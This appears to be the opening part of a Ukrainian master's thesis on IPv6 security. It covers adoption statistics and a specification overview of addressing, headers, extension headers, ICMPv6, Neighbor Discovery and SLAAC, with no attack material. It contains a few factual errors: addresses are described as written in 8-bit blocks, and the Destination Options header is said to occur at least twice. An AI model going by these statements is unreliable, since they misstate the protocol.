НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ»
Факультет інформатики та обчислювальної техніки
Кафедра технічної кібернетики

«На правах рукопису»
УДК 004.056.5

«До захисту допущено»
Завідувач кафедри
_____ _Ткач М. М.
_
(підпис) (ініціали, прізвище)
“___”_____ 2015 р.

Магістерська дисертація

зі спеціальності 8.05020102 «Комп’ютеризовані та робототехнічні_____
(код і назва спеціальності)
_____системи» _____

на тему:_____Дослідження рівня безпеки мережевого _____
_____протоколу IPv6_____
_____

Виконала: студентка __VI__ курсу, групи ___ІК-31м___
(шифр групи)

_____Халавчук Юлія Олегівна _____ _____
(прізвище, ім’я, по батькові) (підпис)

Науковий керівник _____к.т.н., доц. Пасько В.П._____ _____
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Консультант ОППЦБ _____доц. Праховнік Н. А. ___ _____
(назва розділу) (науковий ступінь, вчене звання, , прізвище, ініціали) (підпис)

Рецензент _____начальник відділу Юхимчук С. В. _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали)
(підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали)
(підпис)

Засвідчую, що у цій магістерській дисертації немає запозичень з праць інших авторів без відповідних посилань.
Студент _____
(підпис)

Київ – 2015 року

Пояснювальна записка
до магістерської дисертації

на тему: Дослідження рівня безпеки мережевого протоколу IPv6

Київ – 2015 року

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ

IPv4 – (англ. «Internet Protocol version 4») Інтернет протокол версії 4.

IPv6 – (англ. «Internet Protocol version 6») Інтернет протокол версії 6.

MAC – (англ. «Media Access Control») управління доступом до носія.

EUI-64 – (англ. «Extended Unique Identifier») розширений унікальний ідентифікатор.

IANA – (англ. «Internet Assigned Numbers Authority») «Адміністрація адресного простору Інтернет».

RIR – (англ. «Regional Internet Register») регіональний Інтернет реєстратор.

RFC – (англ. «Request for Comments») запит коментарів.

MTU – (англ. «Maximum Transmission Unit») максимальний розмір блоку корисного навантаження.

ICMPv4 – (англ. «Internet Control Message Protocol for the Internet Protocol Version 4») міжмережевий протокол керуючих повідомлень для міжмережевого протоколу версії 4.

ICMPv6 – (англ. «Internet Control Message Protocol for the Internet Protocol Version 6») міжмережевий протокол керуючих повідомлень для міжмережевого протоколу версії 6.

ARP – (англ. «Address Resolution Protocol») протокол визначення адрес.

ND – (англ. «Neighbor Discovery») пошук сусіда.

CAM – (англ. «Content-addressable Memory») асоціативна пам’ять.

TCAM – (англ. «Ternary Content-addressable Memory») трійкова асоціативна пам’ять

NA – (англ. «Neighbor Advertisement») представлення сусіда.

RA – (англ. «Router Advertisement») представлення сусіднього маршрутизатору.

RD – (англ. «Router Discovery») пошук сусіднього маршрутизатора.

NAT – (англ. «Network Address Translation») перетворення мережевих адрес.

ЦП – центральний процесор.

MitM – (англ. «Man in the Middle») атака «людина посередині».

DoS – (англ. «Denial of Service») атака «Відмова у доступі.

CVSS – (англ. «Common Vulnerability Scoring System») Система загальної оцінки вразливостей.

ВСТУП

Процес впровадження мережевого протоколу нового покоління IPv6 відбувається поступово протягом останніх років (Всесвітній запуск якого відбувся 6 червня 2012 року). Але, темпи розвитку всесвітньої мережі Інтернет, значно вищі, що стимулює прискорення переходу на IPv6.

Та, що ж все-таки зупиняє призупиняє впровадження протоколу нової версії? Одна із перешкод, це страх перед невідомим, так як переналаштування обладнання для роботи з новим протоколом може призвести до непередбачуваних наслідків, зокрема при одночасній роботі з IPv4. Окрім цього, для забезпечення надійного розгортання мережевого протоколу IPv6 необхідно акцентувати увагу на проблемах безпеки. При розробці протоколу IPv4 це був далеко не основний критерій, тому він мав багато вразливостей. З огляду на те, що протокол IPv4 використовувався протягом багатьох років, більшість недоліків, що йому притаманні усувались по мірі їх виявлення, і ці практики добре себе зарекомендували. Та, на час впровадження IPv4, мережі були досить невеликі, і це було не так критично, враховуючи масштаби сучасних мереж, подібні помилки можуть призвести до серйозніших наслідків.

Тому, темою роботи стало дослідження рівня безпеки мережевого протоколу IPv6. Основна мета досліджень – підвищення рівня безпеки комп’ютерних мереж, що працюють із мережевим протоколом IPv6. У роботі розглянуто реалізацію безпеки протоколу IPv6, що спирається на досвід, накопичений через використання IPv4; загрози та вразливості протоколу, на базі обладнання cisco та juniper.

Результати роботи можуть використовуватись в процесі впровадження протоколу мережевого рівня IPv6 на обладнані вищезгаданих виробників для підвищення рівня безпеки.

1. НАУКОВО ТЕХНІЧНА ПРОБЛЕМА

Дослідження проведені співробітниками Arbor Networks разом із Університетом Мічиган, Міжнародним Інститутом Комп'ютерних Наук, Verisign Labs та Університетом Іллінойс свідчать про те, що за останні роки все-таки здійснено прорив у впровадженні протоколу IPv6 [1]. Для оцінки ситуації вибрано сім основних показників, що представлені на рис. 1.1.



Рис. 1.1. Сім показників адаптації до протоколу IPv6

Та не зважаючи на це, протокол мережевого рівня IPv6 є не досить розповсюдженим, про що свідчать статистичні дані. Лише 14% сервіс провайдерів закінчили впровадження IPv6 у своїх мережах, в той час як лише 4% почали пропонувати IPv6 своїм кінцевим користувачам [2].

Про стовідсоткову готовність до роботи з новим мережевим протоколом заявляє компанія Google. Як відомо, її пошукова система та сервіси найпопулярніші серед кінцевих користувачів, тому компанія Google збирає і свою статистику. За її даними, станом на закінчення 2014

року, відсоток користувачів, що використовують сервіси Google через IPv6 складає 4.24% [3]. На рис. 1.2 видно, що тенденція використання IPv6 щороку збільшується.



Рис. 1.2. Статистичні дані компанії Google з використання IPv6

Нещодавно для стимулювання впровадження IPv6 вступив у силу спеціальний протокол для регіональних реєстраторів. Тепер новий блок адрес IPv4 буде надаватись лише у тому випадку, коли компанія доведе, що вже впровадила протокол IPv6 у своїй мережі. Тобто, якщо з'явиться необхідність у публічних адресах IPv4, доведеться впровадити IPv6.

Всі ці дані свідчать про те, що впровадження протоколу поступово відбувається, і використовуються всі можливості для прискорення цього процесу.

На сьогодні безпека протоколу IPv6 є однією з основних проблем, що гальмують його поширення . Так як на даний момент цей протокол не використовується в мережах за замовчуванням (відбувається поступова міграція з IPv4 на IPv6), немає ні найкращих практик та рекомендацій для

мережевих адміністраторів, ні будь-яких гарантій, що реалізовані стеки протоколів IPv6 і методи забезпечення безпеки не мають помилок [4].

Задача зводиться до аналізу специфікації мережевого протоколу IPv6, пошуку можливих проблем та загроз, їх дослідження на базі тестової лабораторії. По результатам досліджень необхідно здійснити пошук можливих методів усунення небезпек та вразливостей і здійснити порівняльний аналіз для обладнання двох виробників.

2. АНАЛІЗ СПЕЦИФІКАЦІЇ МЕРЕЖЕВОГО ПРОТОКОЛУ IPV6

У даному розділі розглянуто специфікацію мережевого протоколу IPv6. Сюди входять такі основні аспекти, як розширення простору адрес, новий заголовок мережевого рівня, а також основні функції (такі, як авто налаштування, та використання протоколу ICMPv6). Окрім цього, наведено коротку порівняльну характеристику протоколів IPv4 та IPv6.

2.1. АДРЕСАЦІЯ

За версією протоколу IPv6 для Інтернет-адреси виділяється 16 байт (128 біт), що відповідає загальній кількості $3{,}4 \times 10^{38}$ можливих адрес. Ці адреси прийнято записувати блоками по 8 біт у шіснядцятковій формі. Формат запису представлено на рис. 2.1.

Повна IPv6 адреса	2001:0db8:0000:0000:1100:AA00:0011:00AA
Запис адреси без початкових нулів	2001:db8:0:0:1100:AA00:11:AA
Запис адреси з подвійною двокрапкою замість послідовних нулів	2001:db8::1100:AA00:11:AA

Рис. 2.1. Запис IPv6 адреси

За протоколом IPv6 визначаються три типи адрес:

- **Індивідуальна адреса** (*unicast*): це ідентифікатор для одного інтерфейсу. Пакет, який буде надіслано на таку адресу отримає інтерфейс на який вказує ця адреса.
- **Альтернативна адреса** (*anycast*): це ідентифікатор для групи інтерфейсів (зазвичай розташованих на різних вузлах). Пакет, який надіслано на альтернативну адресу буде доставлено на один з інтерфейсів, що визначається цією адресою (на „найближчий” інтерфейс, в термінах протоколів маршрутизації).

- **Групова адреса** (*multicast*): це ідентифікатор для групи інтерфейсів (зазвичай розташованих на різних вузлах). Пакет, який надіслано на групову адресу буде доставлено на всі інтерфейси, що визначаються цією адресою.

Важливо зауважити, що в IPv6 більше немає широкомовних адрес, оскільки їх функцію тепер виконує один з видів групової адреси.

Глобальні унікальні адреси, що використовуються для обміну повідомленнями через мережу Інтернет, мають певну структуру, що дозволяє об’єднувати префікси для маршрутизації таким чином, щоб зменшувати кількість записів у глобальних таблицях маршрутизації. Це забезпечує більш раціональну та масштабовану маршрутизацію всередині мереж. Зазвичай, глобальна унікальна адреса складається із глобального префіксу маршрутизації в 48 біт, 16-бітного ідентифікатора мережі та 64-бітного ідентифікатору інтерфейсу (зазвичай, це формат EUI-64) [5].

Розподілом адресного простору IPv6 як і адресного простору IPv4 займається IANA. Глобальні індивідуальні адреси IPv6 мають префікс 2000::/3, за виключенням декількох зарезервованих блоків з цього простору. Дещо менші блоки адрес із довжиною префіксу від 12 до 23 біт призначаються Регіональним Інтернет Реєстраторам, які у свою чергу розподіляють цей простір адрес меншими блоками між Локальними Інтернет Реєстраторами (з довжиною префікса від 19 до 32 біт). В розпорядження кінцевих користувачів надаються блоки з довжиною префіксу в 64 біти. Структуру глобальної унікальної адреси IPv6 зображено на рис. 2.2.

Ідентифікатор мережі використовується для ідентифікації власних підмереж всередині організації та дозволяє розробляти ієрархічну структуру адресації.



Рис. 2.2. Структура глобальної унікальної адреси IPv6

Формат EUI-64, що використовується для формування ідентифікатора інтерфейсу виконує перетворення з MAC адресою пристрою для її розширення до 64 біт, як це показано на рис. 2.3.



Рис. 2.3. Приклад формування ідентифікатора інтерфейсу за форматом EUI-64

Кожна адреса IPv6, окрім невизначеної (::), має "масштаб", який визначає, в якій частині мережі, вона діє. На даний момент існує три основних класи індивідуальних адрес:

- *Link-local address* – адреси, що використовуються лише всередині локальної мережі і не підлягають маршрутизації. Визначений блок адрес – fe80::/10. При цьому, якщо вузол IPv6 має декілька мережевих інтерфейсів, то кожен із них матиме свою *link-local* адресу;

- *Unique Local address* – адреси, що є унікальними, але задіяними лише всередині локальних мереж і не підлягають маршрутизації. Визначений блок адрес – fc00::/7.
- *Global Unicast address* – адреси, що є унікальними для всієї мережі Інтернет та використовуються для глобальних комунікацій.

Для групових адрес існує 8 різних "масштабів", які визначають різні межі дії всередині топології. Основними є такі:

- *Interface-local* – адреси, що є еквівалентом до *loopback* адрес, тобто пакети відправлені на таку адресу призначені поточному вузлу та не надсилаються далі. Визначений блок адрес – ff01::/16.
- *Link-local* – адреси, що охоплюють локальну мережу в якій знаходиться вузол. Визначений блок адрес – ff02::/16.
- *Site-local* – адреси, обмежені фізичною топологією локальної мережі. Визначений блок адрес – ff05::/16.

Вузол, що працює з IPv6 має одразу декілька адрес, це як мінімум *loopback* адреса та *link-local* адреса для кожного інтерфейсу. Також можуть бути додатково налаштовані unicast, *anycast* або multicast адреси. Для повноцінного функціонування IPv6 необхідно ще декілька multicast адрес: *solicited-node* та *all-nodes.* Ці адреси використовуються для визначення адреси канального рівня, що пов’язана із даною мережевою адресою; знаходження сусідніх пристроїв; авто налаштування та ін..

2.2. ЗАГОЛОВОК ПАКЕТУ

Звичайно, одним із основних компонентів мережевого протоколу є заголовок. Він містить адреси пристроїв, між якими здійснюється передача повідомлення та опрацьовується кожним маршрутизатором.

Заголовок протоколу IPv6 має дещо спрощений формат в порівнянні із своїм попередником і має фіксовану довжину в 40 байт (довжина

заголовку IPv4 може бути змінною від 20 до 60 байт). Відмінність, на якій роблять акцент – це відсутність поля контрольної суми. Це дещо спрощує процедуру обробки повідомлення. На рис. 2.4 представлено формат заголовку IPv6.



Рис. 2.4. Формат заголовку мережевого протоколу IPv6

Поля, що присутні в заголовку протоколу IPv6.

Версія *(Version)* – 4 біта, поле версії Інтернет Протоколу

Клас навантаження *(Traffic Class)* – 8 біт, поле Класу корисного навантаження. Може бути використано на вузлі відправника і/або проміжному маршрутизаторі для ідентифікації та розмежування різних класів пріоритету для IPv6 пакетів.

Вказівник потоку *(Flow Label)* – 20 біт, відмітка потоку. Може бути використано на вузлі відправника для маркування послідовності пакетів, які вимагають спеціальної обробки на маршрутизаторах.

Довжина корисного навантаження *(Payload Length)* – 16 біт, довжина решти пакету що йде після заголовку в байтах. Якщо присутні додаткові заголовки, то їх довжина також додається.

Наступний заголовок *(Next Header)* – 8 біт, визначає тип заголовку що йде безпосередньо після заголовку IPv6. Це може бути TCP, UDP, ICMPv6, OSPF або заголовок розширення

Ліміт переходів *(Hop Limit)* – 8 біт, додатне ціле число, що зменшується на 1 кожним вузлом, який просуває пакет далі. Як тільки це значення досягає нуля пакет відкидається.

Адреса відправника *(Source Address)* – 128 біт, адреса вузла, що є ініціатором пакету.

Адреса призначення *(Destination Address)* – 128 біт, адреса вузла якому призначений пакет. Якщо присутній заголовок маршрутизації, то це, можливо, не кінцева адреса.

2.3. ЗАГОЛОВКИ РОЗШИРЕННЯ

Заголовки розширення є нововведенням на заміну опцій змінної довжини, вони розміщуються між основним заголовком IP пакету та заголовком вищого рівня. Пакет може не мати жодного або мати одразу декілька заголовків розширення, кожен із яких ідентифікується власним номером, який записується в полі *Next Header* кожного заголовку. Специфікація RFC 2460 визначає чотири види заголовків розширення та послідовність, порядок їх розміщення. Але існують заголовки розширення, що описані в окремих специфікаціях.

Заголовок Hop-by-Hop містить додаткову інформацію, що мусить бути опрацьована кожним проміжним пристроєм, що передає повідомлення.

Заголовок Routing містить список проміжних пристроїв, через які мусить пройти повідомлення до того, як буде передано на пристрій отримувача.

Заголовок Fragmentation використовується вузлом–відправником для виконання фрагментації повідомлення для передачі через середовище, для якого MTU менше, ніж розмір пакету. Відновлення оригінального повідомлення виконується вузлом–отримувачем. Тобто відправник, заздалегідь визначає MTU за допомогою процедури MTU Path Discovery і

формує його відповідно до цього значення. Для порівняння, з протоколом IPv4 фрагментація виконувалась маршрутизаторами.

Заголовок Destination Options містить інформацію, яка повинна оброблятись лише пристроєм отримувача. Цей заголовок використовується для мобільного IPv6.

Якщо в одному пакеті знаходить декілька заголовків розширення, бажано, щоб вони знаходились у певному порядку. Кожен заголовок має зустрічатись одноразово, за винятком Destination Option, який повинен зустрічатись, хоча б двічі [6].

2.4. ПРОТОКОЛ ICMPV6

Протокол ICMPv6 оснований на попередній версії, але має багато додаткових функцій, завдяки чому став невід'ємною частиною IPv6. Протокол ICMPv6 відповідає за повідомлення про помилки, діагностичні функції (наприклад ping та tracert), пошук сусідів, визначення MTU і є основа для розширення і реалізації майбутніх аспектів управління міжмережевим протоколом.

У даному розділі розглядаються різновиди ICMPv6 повідомлень, а саме, повідомлення про помилки та інформаційні. Структура заголовку протоколу ICMPv6 залишається однаковою для різних видів повідомлення, і показана на рис. 2.5.



Рис. 2.5. Формат заголовку протоколу ICMPv6

2.4.1. Повідомлення про помилки

За RFC 4443 існує чотири види повідомлень про помилку:

Отримувач недоступний (Destination unreachable)

Повідомлення повинно формуватись маршрутизатором або вузлом отримувачем у відповідь на пакет, що не може бути доставленим на адресу одержувача з причини, що відмінна від перевантаження [7]. Код повідомлення вказує на причину відмови:

0 – No route to destination.

1 – Communication with destination administratively prohibited.

2 – Beyond scope of source address.

3 – Address unreachable.

4 – Port unreachable.

5 – Source address failed ingress/egress policy.

6 – Reject route to destination.

Пакет завеликий (Packet too big)

Повідомлення повинно надсилатись маршрутизатором у відповідь на пакет, який не може бути передано тому, що він більший ніж MTU вихідного інтерфейсу. Інформація, що знаходиться в цьому повідомленні є частиною процесу визначення MTU [7].

Перевищено час (Time exceeded)

Якщо маршрутизатор отримує повідомлення, в заголовку якого поле Hop Limit рівне нулю або зменшує його до нульового значення, він повинен відкинути цей пакет та надіслати відправнику повідомлення ICMPv6 Time Exceeded з кодом 0. Це свідчитиме або про петлю в маршрутизації, або про замале початкове значення Hop Limit.

Повідомлення ICMPv6 Time Exceeded з кодом 1 використовується для звіту про нестачу часу при відновленні фрагментів [7].

Проблема з параметром (Parameter problem)

Якщо вузол не може завершити обробку пакету через помилку в полях заголовку або заголовку розширення, він мусить відкинути пакет та

повинен надіслати відправнику повідомлення ICMPv6 Parameter Problem, вказавши тип та місце знаходження проблеми [7].

Всі повідомлення про помилки містять вихідний заголовок IPv6 і якомога більше даних з вихідного пакета IPv6. Ця інформація допомагає визначити з'єднання, де сталась помилка.

2.4.2. Інформаційні повідомлення

Специфікація протоколу визначає два види інформаційних повідомлень: Ехо–запит (Echo Request) та Ехо–відповідь (Echo Reply).

На всіх вузлах повинна бути реалізована функція, що відповідає на ехо–запити та створює відповідні ехо–відповіді. Обмін такими повідомленнями використовується для діагностики мережі та пошуку несправностей.

2.5. ПРОТОКОЛ ND

Протокол ND вирішує велику кількість проблем, пов'язаних із взаємодією вузлів, які підключені до однієї лінії зв'язку [8]. Він описує механізми для вирішення ряду проблем: визначення місцезнаходження маршрутизатора, префікса, параметрів з'єднання, автоматичне налаштування, визначення адреси канального рівню, перевірка унікальності адреси всередині мережі, та ін.. Тобто, даний протокол є заміною ARP та деяких функцій ICMPv4, які використовувались разом з IPv4.

Протоколом ND визначається п'ять різних ICMP пакетів:

Запит маршрутизатора (Router Solicitation)

При ввімкненні інтерфейсу, кінцевий пристрій може надсилати повідомлення для запиту негайного анонсу, а не через визначений час.

Анонс маршрутизатора (Router Advertisement)

Повідомлення надсилається маршрутизатором періодично, або у відповідь на запит. Містить інформацію про префікс, що використовується на даному інтерфейсі та/або налаштування адреси, рекомендоване значення hop limit, та ін..

Запит сусіда (Neighbor Solicitation)

Надсилається вузлом для визначення адреси канального рівня за відомою IP–адресою, або для перевірки доступності за керованою адресою. Це повідомлення також використовується при перевірці унікальності адрес адрес.

Анонс сусіда (Neighbor Advertisement)

Відповідь на попереднє повідомлення. Також може використовуватись для повідомлення про зміну адреси канального рівня.

Перенаправлення (Redirect)

Повідомлення використовується маршрутизаторами для інформування кінцевих пристроїв про кращий “хоп” для даного отримувача.

2.5.1. Перевірка унікальності адреси

Вузол зобов’язаний виконати перевірку унікальності згенерованої чи отриманої налаштуваннями IPv6 адреси [9].

За відсутності колізій, адреса сформована вузлом, не використовується іншими пристроями і відсутня у записах кеш таблиць сусідів. Тобто вузол не отримає відповіді на надіслане NS повідомлення, і по закінченню DAD затримки, дана IPv6 адреса стає основною.

Такий сценарій розгортання подій є основним, так як, зазвичай IPv6 адреса формується на основі MAC–адреси, що є завідомо унікальною. Та, не зважаючи на це, можливі і сценарії з колізією.

Якщо сформована вузлом A адреса вже використовується іншим пристроєм, то у відповідь на надіслане NS повідомлення він отримає NA

від вузла B, з яким відбулась колізія адрес. Внаслідок цього, вузол A негайно перестає використовувати сформовану адресу та видаляє її із налаштувань.

2.6. АВТОМАТИЧНЕ НАЛАШТУВАННЯ

У даному розділі розглянемо можливі варіанти автоматичного налаштування кінцевих пристроїв, що працюють з протоколом IPv6. Окрім, вже всім знайомого протоколу DHCP, автоматичне налаштування, що не потребує жодного налаштування на кінцевих пристроях та спеціалізованих серверів. Цей процес описаний в RFC 4862 та потребує лише налаштування інтерфейсів маршрутизаторів і RA повідомлень.

2.6.1. Автоматичне налаштування (SLAAC)

Даний процес автоматичного налаштування відбувається наступним чином (рис. 2.6):

1. Після завантаження, кожен мережевий інтерфейс пристрою генерує власну *link–local unicast* адресу з префіксом fe80::/64 ідентифікатором інтерфейсу, що генерується на основі адреси канального рівня.
2. Вузол стає членом мультикаст груп all–nodes та solicited–node, при надсиланні повідомлень Multicast Listener Report.
3. Виконується перевірка унікальності генерованої *link–local* адреси за допомогою процедури DAD. Якщо дана адреса вже використовується іншим вузлом, процедура автоматичного налаштування зупиняється, і необхідне ручне введення параметрів налаштування.
4. Для виявлення маршрутизаторів у даному сегменті, вузол надсилає повідомлення RS на відповідну мультикаст адресу. У

відповідь маршрутизатор формує RA повідомлення із інформацією необхідною для налаштування.

5. Для кожного префікса, що вказаний у повідомленні RA, вузол генерує IPv6 із ідентифікатором інтерфейсу, що формується за допомогою EUI-64.
6. Виконується перевірка на унікальність сформованих адрес, як це було у третьому кроці.
7. Тепер вузол має всі налаштування адреси для взаємодії в мережі. А при отриманні RA повідомлення, сформований запис про маршрут за замовчуванням у таблиці маршрутизації з link-local адресою основного шлюзу.



Рис. 2.6. Процес автоматичного налаштування

